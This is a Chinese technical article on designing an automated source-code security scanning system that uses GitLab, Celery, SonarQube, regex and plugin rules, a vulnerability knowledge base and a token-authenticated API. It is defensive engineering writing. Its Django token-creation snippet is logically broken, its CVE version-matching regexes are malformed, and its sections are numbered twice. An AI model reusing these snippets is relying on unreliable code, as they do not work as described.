“基于规则”和“基于插件”，这里使用白名单表示误报、使用黑名单表示漏报。

基于规则

这里的规则是指基于文本的处理方式，如：使用正则表达式来匹配文件中的某些特征，使用字符串来判断是否存在敏感信息等。

PS: 这里有一些细节需要注意。

a. 正则表达式：

- \* 是否区分大小写
- \* 是否支持多行匹配

b. 字符串：

- \* 是否首部包含
- \* 是否尾部包含
- \* 是否在当前字符串中

基于插件

插件的自由度较大，其本质是把要扫描的文件信息作为插件执行入口的上下文，文件信息包括：路径、名称、内容等。你也可以在插件中写一些判断逻辑或调用第三方工具。

漏报率和误报率怎么样？

漏报率暂时无法很好的测量， $\text{漏报率} = \frac{\text{漏报数}}{(\text{漏洞数} + \text{漏报数})} \times 100\%$  而实际中很少有人(这里指非安全审计人员)会发现漏报，理论上你写的规则或插件越多越会减少漏报。

误报是可以通过白名单规则或插件处理的，理论上可以百分百消除误报，但是需要手动进行设置。

Web 通用型漏洞可以都覆盖么？

Web 通用型漏洞以 OWASP 2017 TOP 10 为例，其大多数都在黑盒测试的范围内。适用白盒测试仅限于：“A3:2017-Sensitive Data Exposure”、“A9:2017-Using Components with Known Vulnerabilities”，而这两项也是我们自动化扫描系统的基本要求。

扫描出来的漏洞如何形成闭合？

这需要结合公司自身的软件开发方式而定，大多数公司采用“Gitlab” + “Confluence” + “Jira” + “Jenkins”的工作方式，那么我们可以通过 Jira 或 Gitlab 的 API 接口来创建问题工单。

## 二、设计要求

### 1. 目标

系统功能：

尽量发现足够多的安全问题

- \* 硬编码问题

- \* 敏感信息泄露
- \* 使用存在已知漏洞的组件
- \* 危险函数识别

可集成第三方扫描引擎

可自动化处理误报

可通过 CI 方式触发扫描

可根据条件自动创建 Issue

扫描目标主要分为两种：

一种为线上 Git 扫描；一种为离线扫描。

“线上 Git 扫描”其主要应用场景为企业内部使用如 Gitlab 这种代码托管系统，我们定时同步 Gitlab 上的项目信息，通过 CI 来调用 API 接口进行扫描，自动化扫描就是这种模式，其执行流程为：“后台服务定时同步项目” -> “API 接口下发扫描任务” -> “后台调度执行扫描”。

“离线扫描”其形式为审计人员手动上传一个 zip 或 rar 的源码包，扫描系统自动解压后进行代码扫描。

这两种模式的执行流程略有不同，所以后端实现也略有不同，第一种的执行流程要比第二种较为复杂，我们这里会以第一种方式来实现自动化扫描。

## 2. 要求

系统要求：

单个项目扫描控制在 20 分钟以内

支持调度节点监控

支持漏洞知识库管理

支持 API 接口

支持分布式部署，方便扩展来提升扫描能力

时间控制是为了保证 CI/CD 过程不会太长，避免影响项目发布。调度节点监控，这里存在两种情况：一种是调度进程的心跳监控；一种为扫描任务的超时监控。漏洞知识库主要为了与组件分析模块分析出的依赖组件进行漏洞匹配。API 接口是为了方便第三方(代指 CI/CD)

调用来下发扫描任务或查询结果。分布式部署方式，可以水平扩展来提高调度节点和 API 节点的处理速度与能力。

### 3. 模块设计

主要系统：

代码托管子系统

自动化扫描子系统

第三方扫描引擎

这里从整体角度来观察，大致分为三个子系统，`自动化扫描子系统`依赖`代码托管子系统`，但不依赖`扫描引擎(泛指第三方商业或开源审计产品)子系统`，这是由于`自动化扫描子系统`内部集成了组件漏洞识别、黑白名单规则、黑白名单插件等功能，最后我们用一张图来说明。



## 三、总结



代码扫描固然重要，但是它不会解决所有项目的安全问题。项目安全应该从多个维度、多角度的来进行。如：项目立项时开始 SDL；开发迭代过程中的代码扫描；项目上线前的黑盒测试。

接下来我们将会详细介绍各个层与模块的设计。

## 一、系统设计

### 1.1 基础与准备

这里我们主要使用 Linux 来搭建我们的自动化扫描系统，按照设计的角色划分，我们这里需要三台 CentOS 7 的服务器，当然服务器可以是物理设备也可以是虚拟机，如果公司内部扫描项目较多或为以后扩展考虑意见使用物理机。

服务器数量	操作系统	扫描引擎	数据库	开发语言	角色
3台	CentOS 7	SonarQube	MySQL	Python	<ul style="list-style-type: none"> <li>• UI+MySQL+MQ</li> <li>• 扫描节点</li> <li>• 第三方引擎(SonarQube)</li> </ul>

服务器划分：

这里我们假定一个 codeaudit 域，三台服务器的主机名称分别为：

ui.codeaudit: 负责后台管理系统的部署，包括数据库、MQ。

task.codeaudit: 负责调度扫描引擎。

sonarqube.codeaudit: SonarQube 的后台服务端。

### 1.2 技术说明

这里会讨论到所需的具体技术点，有些技术或方法可能不是最佳的方案，但是已经过我们测试检验是可行的。

以下为实际开发中用到的一些技能：

Python/Django/Jquery/Celery

Gitlab API/Sonar API

Git/Gitlab CI/Jenkins

Centos 7/Shell

NFS/Nginx/uWSGI

MySQL/RabbitMQ/Redis

## 安全漏洞知识

### CentOS 7

CentOS 7 与 6 的版本会有一些区别，我们需要具有 Linux 的基本操作基础，了解 systemctl、firewall-cmd、crontab 等命令；了解 SELinux，修改 SELinux 状态；并能编写 systemd 的自启动脚本。

### Git

了解 Git 的基本操作命令，使用 SSH 密钥的方式提交或拉取代码；熟悉 git clone、git log、git pull、git branch、git remote、git fetch、git for-each-ref、git ls-files 等基本命令的操作。

例如：

使用 git for-each-ref 来得到当前分支的最后一次 commit id；

使用 git ls-files 来判断项目中是否存在 sonar-project.properties 配置文件；

使用 git log -n1 /path/file 来获取文件最后一次 commit 的作者。

### CI/CD

不论是集成到 Gitlab CI 或是 Jenkins，我们都需要先了解项目上线的基本流程，如：开发的代码规范、测试环节（单元测试/功能测试）、发布部署环节等。一般我们会将代码扫描环节放在在测试环节后，发布部署前。

### Python

这里我们使用 Python 进行后台的服务端开发，使用 Django 进行前台 UI 的开发，使用 django-rest-swagger 来开发 API 接口，使用 Celery 作为扫描任务的调度框架。

### 数据库与中间件

数据库我们选择使用 MySQL 5.7(或 MariaDB，他们在使用上没有太大的区别)；Celery 的消息中间件可以使用 Redis 或是 RabbitMQ，这里你可以在开发的时候使用 Redis，正式部署时使用 RabbitMQ。

## 安全漏洞知识

了解 OWASP TOP 10 的漏洞类型原理与解决方案；

了解 CWE 的漏洞信息；

了解公司主流的开发语言。

### 1.3 模块设计

下图中我们自上而下按照逻辑大致划分了"四"层：UI 层、存储层、服务层、任务调度扫描引擎层（由于任务调度与服务同在后台运行，所以又统称为服务层）。



#### 1.3.1 UI 层

提供扫描系统的后台管理、API 接口、漏洞知识库等一系列的交互功能入口，不同的人员或系统可以根据各自的需求通过不同的交互接口来满足自己需求。如：CI/CD 系统可通过 API 接口创建扫描任务并获取扫描结果；安全审计人员可通过后台进行规则或插件的添加；开发人员可通过漏洞知识库来获取相关语言或技术的漏洞信息。

#### 1.3.2 存储层

主要包括关系型数据库、消息中间件(指 MQ)、NFS(网络文件系统)，这里我们使用了 MySQL 5.7 的数据库；RabbitMQ 是作为 Celery 调度框架的消息中间件；NFS 担当网络共享存储，用于存储代码与扫描日志。

#### 1.3.3 调度层

扫描任务的执行流程，主要可分为：

初始化：扫描任务的环境初始化，如：日志目录、日志文件、加载插件、加载漏洞规则等；

分析项目：项目代码统计、依赖组件统计、漏洞知识库关联等；

扫描漏洞：调用第三方扫描引擎、统计扫描结果；

漏报处理：使用黑名单规则和插件进行扫描；

误报处理：使用白名单规则和插件进行误报处理；

闭环漏洞：针对高危漏洞在 GitLab 或 Jira 系统中创建一个 Issue。

#### 1.3.4 服务层

后台的服务，其主要包括：GitLab 系统中的项目同步、报表生成、调度进程监控。

## 二 系统功能

### 2.1 数据库设计

#### 2.1.1 权限相关

权限控制，这里使用 django 自带的权限表来进行权限控制，我们可以通过 auth\_group 表来创建用户组，为不同的用户组赋予不同的角色权限 auth\_group\_permissions，你可以访问官方地址：

<https://docs.djangoproject.com/en/2.1/topics/auth/default/#topic-authorization> 来获得更多关于权限的信息。

django 权限表如下：

auth\_group


auth\_group\_permissions

auth\_permission

auth\_user


auth\_user\_groups

auth\_user\_user\_permissions



### 2.1.2 项目相关


项目表主要包括：项目组、项目、分支与 TAG、统计信息、依赖组件、插件规则、扫描任务等相关表。



### 2.1.3 漏洞知识库



漏洞知识库，这里主要存储漏洞类型、漏洞知识等内容。



## 2.1.4 系统相关

系统表主要包括系统的安全周报、节点监控、系统日志等信息。



## 2.2 UI 系统

扫描系统的后台，方便安全审计人员管理项目和系统。

### 2.2.1 项目管理

#### 2.2.1.1 项目组

项目组我们通过 GitLab 的 API 同步所有项目组信息到我们的扫描系统，项目组的信息包括：项目组名称、项目组描述、创建时间、URL 地址、项目成员等。

#### 2.2.1.2 项目



项目是从分组中获取得到，需要注意的是可能会存在项目名相同但分组不同的情况。项目基本信息应包括：项目名称、项目描述、所属分组、默认分支、Git 地址、项目成员、代码统计、依赖组件、分支管理、TAG 管理等。

基本信息	扫描信息	依赖组件(33)	项目成员(14)	分支管理(16)	TAGS(0)
扫描时间: 2018-08-27 10:42:18					
项目路径: ...n-api					
扫描报告: http://...ean-api					
漏洞统计: 高危漏洞: 7 中危漏洞: 0 低危漏洞: 0 信息数量: 73					
语言	文件数	代码行数	空白行数	注释行数	
Java	653	53845	11961	16814	
XML	71	9216	448	152	
YAML	4	267	28	105	

### 2.2.1.3 扫描任务

扫描任务会有四种状态：等待调度、正在扫描、扫描完成、扫描失败。每一次创建扫描任务时，都会查询是否存在等待调度或正在扫描的任务，如果存在则提示创建失败。

所有任务						
请输入项目名称		所有状态	所有引擎	开始		
<input type="checkbox"/>	项目名称	模块名称	执行地址	开始时间	创建时间	当前状态
<input type="checkbox"/>	wowfe	...wowfe	...157	2018-08-27 13:00:52	2018-08-27 13:00:52	正在扫描
<input type="checkbox"/>	statistics	...statistics.j	...158	2018-08-27 13:00:42	2018-08-27 13:00:42	正在扫描
<input type="checkbox"/>	app-cont-web	...cont.j	...157	2018-08-27 13:00:24	2018-08-27 13:00:24	正在扫描

## 2.2.2 规则插件

### 2.2.2.1 规则

这里使用正则表达式来做特征匹配，并可通过限定文件的后缀来提高精准度。

正则表达式标志位：

忽略大小写

支持多行匹配

添加规则黑名单

正则名称

描述

表达式

包含的文件后缀

\*.html,\*.js,\*.cs,\*.java,\*.py

知识库

[component:com.alibaba.fastjson] fastjson 远程代码

标志

忽略大小写

启用

创建

### 2.2.2.2 插件

这里使用了 Python 的反射机制，任务初始化时会优先初始化插件，当扫描完成时，扫描引擎会使用插件批量进行检测。插件入口函数为 run()，漏洞详情对象会作为\*\*kwargs 参数的上下文传到该函数中。

```

pass_file_dir.py 1.45 KB
1  # coding: utf-8
2
3  import re
4  import os
5
6  from .data import logger
7  from .issue import process_false_positives
8
9
10 __NAME__ = '测试文件与测试目录跳过扫描'
11 __AUTHOR__ = '安全客'
12 __VERSION__ = '0.2'
13 __RISK__ = 1
14 __KBID__ = ''
15
16
17 REGEX_CHECK_LIST = [
18     re.compile('/test/', re.I), # case: modules/manager-base/src/test/java/
19     re.compile('^test/', re.I), # case: test/test_utils.py
20     re.compile('^test', re.I), # case: api/test_utils.py
21 ]
22
23
24 def run(**kwargs):
25     """
26     入口函数
27     :param kwargs:
    
```

### 2.2.2.3 规则知识库

规则知识库是区别与漏洞知识库的，往往规则知识库的内容要比漏洞知识库的内容简单，但是结构清晰。如：漏洞示例代码、漏洞说明、解决办法、参考链接等信息。

<input type="checkbox"/>	语言	类型	标题	标签	引擎	操作
<input type="checkbox"/>	组件	component:com.alibaba.fastjson	fastjson 远程代码执行漏洞			 
<input type="checkbox"/>	组件	component:org.codehaus.plexus	codehaus/plexus-archiver zip slip漏洞(CVE-2018-1002200)	CVE-2018-1002200		 
<input type="checkbox"/>	config	config:hardcode	Gitlab 中配置文件敏感信息泄露			 
<input type="checkbox"/>	组件	component:org.springframework	Spring Framework 远程代码执行(CVE-2018-1270)	CVE-2018-1270		 
<input type="checkbox"/>	python	python:os.system	系统命令执行	命令执行		 
<input type="checkbox"/>	js	javascript:S2819	限制跨文档消息传递域	html5,owasp-a3		 
<input type="checkbox"/>	java	squid:S3355	应该使用定义的过滤器	injection,owasp-a1		 

### 2.2.3 漏洞知识库

#### 2.2.3.1 漏洞类型

这里建议使用 CWE 的漏洞标准，可参考这个文档：

<https://www.hackerone.com/sites/default/files/2017-03/WeaknessAndLegacyVulnerabilityTypeRelationship.pdf>

Legacy	New	
Vulnerability Type	Weakness	Reference
Authentication	Improper Authentication - Generic	<a href="#">CWE-287</a>
Command Injection	Command Injection - Generic	<a href="#">CWE-77</a>
Cross-Site Request Forgery (CSRF)	Cross-Site Request Forgery (CSRF)	<a href="#">CWE-352</a>
Cross-Site Scripting (XSS)	Cross-site Request Forgery (XSS) - Generic	<a href="#">CWE-79</a>
Cryptographic Issue	Cryptographic Issues - Generic	<a href="#">CWE-310</a>
Denial of Service	Denial of Service	<a href="#">CWE-400</a>
Design Issue	Violation of Secure Design Principles	<a href="#">CWE-657</a>
HTTP Response Splitting	HTTP Response Splitting	<a href="#">CWE-113</a>
Information Disclosure	Information Disclosure	<a href="#">CWE-200</a>
Memory Corruption	Memory Corruption - Generic	<a href="#">CWE-119</a>
Missing Best Practice	Violation of Secure Design Principles	<a href="#">CWE-657</a>
None Applicable	-	-
Privilege Escalation	Privilege Escalation	<a href="#">CAPEC-233</a>
Remote Code Execution	Code Injection	<a href="#">CWE-94</a>
SQL Injection	SQL Injection	<a href="#">CWE-89</a>
Server-Side Request Forgery (SSRF)	Server-Side Request Forgery (SSRF)	<a href="#">CWE-918</a>
UI Redressing (Clickjacking)	UI Redressing (Clickjacking)	<a href="#">CAPEC-103</a>
Unvalidated / Open Redirect	Open Redirect	<a href="#">CWE-601</a>
XML External Entities (XXE)	XML External Entities (XXE)	<a href="#">CWE-811</a>

### 2.2.3.2 漏洞管理

主要包括添加漏洞和管理漏洞，漏洞的信息应该包括：CVE/CNVD/CNNVD 编号、漏洞标题、风险等级、漏洞来源、发现时间、受影响范围、漏洞详情、漏洞类型、解决版本等基本信息。

基本信息

漏洞描述

规则匹配

漏洞名称:

漏洞名称

相关编号:

CVE 编号

CNVD 编号

CNNVD 编号

漏洞等级:

0 - 信息

来源:

seebug.org

漏洞类型:

代码执行

影响版本:

影响版本, 如: v1.2.0

添加

发布时间:

27/08/2018

TAG:

提交

这里我们要实现漏洞知识库与识别出的组件联动功能，主要通过两个属性：

组件标签

这里需要为每个漏洞添加一个 Tag 属性，其属性值如：org.springframework、com.alibaba.fastjson，建议标签一律使用小写字母。

版本规则


使用正则表达式来进行匹配，如：CVE-2018-1270 中受影响的 Spring Framework 版本为：5.0.x-5.0.5 和 4.3.x-4.3.16，那么我们的规则可以写成如下：

```
5\0 ### 5.0
(5\0\.[0-4]{1}) ### 5.0.x -5.0.5
(4\3\1[0-5]{1}) ### 4.3.1x.release
(4\3\.[0-9]{1}\.) ### 4.3.x.release
```

## 2.2.4 报表管理

### 2.2.4.1 语言与项目统计

按照年份进行项目的语言统计



## 2.2.4.2 周期性漏洞统计

### 每季度漏洞数对比

季度统计是为了对比同一段时期的漏洞数。



### 高危漏洞趋势图

高危漏洞环比，今年实施的安全政策是否合乎预期，可以大概分析出来。





## 2.3 API 接口

### 2.3.1 接口认证

使用 rest\_framework 的 API 来做验证，首先根据登陆的用户 id 生成一个 Token。

```
from rest_framework.authtoken.models import Token

def create_token(request, user_id=None):
    if request.user.id != int(user_id):
        return HttpResponseRedirect("/error/403")
    try:
        user = User.objects.get(id=user_id)
    except Token.DoesNotExist:
        token = Token.objects.create(user=user)
    return HttpResponseRedirect("/users/{0}".format(user_id))
```

验证接口使用说明，添加 Authorization 的认证 Token。

#### Access Token

需要添加 Authorization 认证头，格式如下：

```
{
  "Authorization": "Token e6f307b1a362b6b55e00098aa17d3733d9004498"
}
```

curl 测试如下


```
curl -X GET --header 'Accept: application/json' \
  --header 'Authorization: Token e6f307b1a362b6b55e00098aa17d3733d9004498' \
  'http://127.0.0.1:8000/api/v1/project/c3003c859e11403fa9c6371441298e13'
```

### 2.3.2 项目信息接口

#### 信息同步

为什么需要信息同步？这是因为 GitLab 中的项目名称可能不是最终上线的 APP 名称 (这里有些绕)。拿一个 Java 的项目举例，该项目的 GitLab 地址为：  
http://git.companynamename.com/A/cloud，那么这个 Java 的包名有可能是 com.companynamename.cloud。

我们使用项目的 git 地址来同步信息,建议把 git 地址全部转换为小写。APP 的名称(包名)可以 CI/CD 系统获取或是通过配置文件的硬编码方式来定义。



### 创建扫描

信息同步完成后,我们就可以根据 APP 名称和 git 地址来创建一个扫描任务,请求参数参考如下:

app\_name: APP 名称(可选)

module\_name: 模块名称(可选)

version: 当前版本(可选)

git\_url: git 地址 (必选)

branch\_name: 分支名称(必选)

### 2.3.3 任务信息接口

#### 查询扫描任务

根据项目的 git 地址、分支来查询扫描任务,你也可以根据上一步创建扫描任务的 ID 来查询扫描结果。

#### 查询任务漏洞列表

当扫描任务状态为扫描完成/扫描失败时,就可以根据任务 ID 来查询扫描出的安全漏洞信息。

### 2.3.4 漏洞规则接口


#### 查询漏洞规则知识

通过漏洞信息中的漏洞规则 ID 或者 Key 来查询相关的规则知识库，该知识库应当包括：漏洞原因、漏洞示例代码、解决修复意见等。

## 2.4 后台服务

### 2.4.1 gitlab 的信息同步

使用 crontab 每两个小时遍历一遍 GitLab 上的所有项目，并同步项目信息到扫描系统中。



```
git:(develop) X python cli.py --sync-all --sync-threads 10

=====
[10:24:24] [INFO] Start syncing gitlab project...
[10:24:25] [INFO] update project:
[10:24:25] [INFO] update project:
[10:24:25] [INFO] update project:
[10:24:26] [INFO] add repository:
[10:24:26] [INFO] update project:
[10:24:26] [INFO] add repository:
[10:24:26] [INFO] update project:
[10:24:26] [INFO] add repository:master, type:Branch
[10:24:26] [INFO] add repository:master, type:Branch
[10:24:26] [INFO] add repository:master, type:Branch
[10:24:26] [INFO] update project:net info, git id:3501, group name: Cmdb, branch:ma

Autohome CodeAuditSystem/0.2.0-20180706
安全客 (www.anquanke.com)
```

### 2.4.2 报表生成服务

使用 crontab 每日凌晨 12 点生成，季度对比和年度的安全统计数据。

### 2.4.3 扫描进程监控

使用 `ps aux | grep codescan` 来查看进程是否存活，当然这种暴力方式不能检测到进程的业务健康度的(比如：扫描任务卡死，状态一直为：正在扫描)。

## 2.5 SonarQube 搭建

